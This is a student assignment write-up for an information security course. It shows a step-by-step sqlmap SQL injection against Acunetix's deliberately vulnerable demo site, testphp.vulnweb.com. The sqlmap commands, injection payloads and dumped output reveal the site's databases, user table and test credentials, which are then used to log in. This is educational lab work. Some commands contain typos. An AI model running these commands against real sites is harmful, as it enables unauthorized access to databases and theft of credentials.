FORMAN CHRISTIAN COLLEGE

(A CHARTERED UNIVERSITY)

COMP 421: Information Security

Assignment 1

Submitted To:

Dr. Saad Bin Saleem

Submitted By:

Name: Mahwish Seemi

Roll No: 241576854

SQL Injection Attack

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. SQL injection is one of the most common web hacking techniques. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.


In this assignment we had to perform an SQL injection attack on a live vulnerable website such as http://www.vulnweb.com/. The SQL injection attack I performed is on the 'Acuart' domain.

First of all, I installed sqlmap on my Kali Linux using the '*sudo apt install sqlmap'* command. After that I ran the relevant commands to perform the SQL injection attack to retrieve or fetch username, password, email and phone number.

So, to begin with


1. The first command I ran was ***sqlmap -u testphp.vulnweb.com/artists.php?artist=1 –dbs***.

   This command is used to fetch the databases in the given website. This command displays the names of the databases in a table form. It was as follows:




```
    Payload: artist=1 AND 1855=1855

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8109 UNION ALL SELECT NULL,CONCAT(0x717a707071,0x7a6a5a636e4249615871466a586c48
1777648756a507664454264696576714a765572726d797a,0x7171707871),NULL-- -
---
[03:36:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[03:36:43] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

2. The next command I ran was the ***sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables.*** This command selects the 'acuart' database to display its information regarding the tables as defined by --tables. The contents of the table are then displayed.




```
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[03:40:47] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

3. Next we had the ***sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --D acuart -T users columns*** command. This selects the 'users' table and displays the columns of that users table.




```
[03:42:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[03:42:35] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

4. The next command I ran was ***sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname –dump.*** This command targets the 'uname' column of the user's table. This displays the uname or the username which is 'test'.




```
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[03:44:14] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

5. Then, ***sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass –dump*** was executed. This is same as the previous command, but it displays the 'pass' column of the users table. Hence it displays the password which is found to be 'test' as shown in the screenshot.




```
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[03:45:48] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

6. ***sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C email –dump***
   sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C phone –dump
   I also managed to fetch the email and phone number using the similar commands.




```
+-----------------+
| email           |
+-----------------+
| email@email.com |
+-----------------+
```



```
+--------------+
| phone        |
+--------------+
| 555-666-0606 |
+--------------+
```

Hence with this we have successfully performed out our SQL Injection Attack resulting in us finding the username and password for the admin panel of the website. We can use this username and password to login.

7. Testing the fetched data after the SQL Injection attack to show successful exploitation



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art


go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

If you are already registered please enter your login information below:

Username :	test
Password :	••••
	login

You can also signup here.
Signup disabled. Please use the username test and the password test.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

ktlab was here (test)

On this page you can visualize or edit you user information.

Name:	ktlab was here
Credit card number:	hacksumqayit
E-Mail:	
Phone number:	2323345
Address:	21 street
	update

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

To sum up, these are the commands I executed.

```
1.  sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs
2.  sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
3.  sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --D acuart -T users columns
4.  sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
5.  sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
```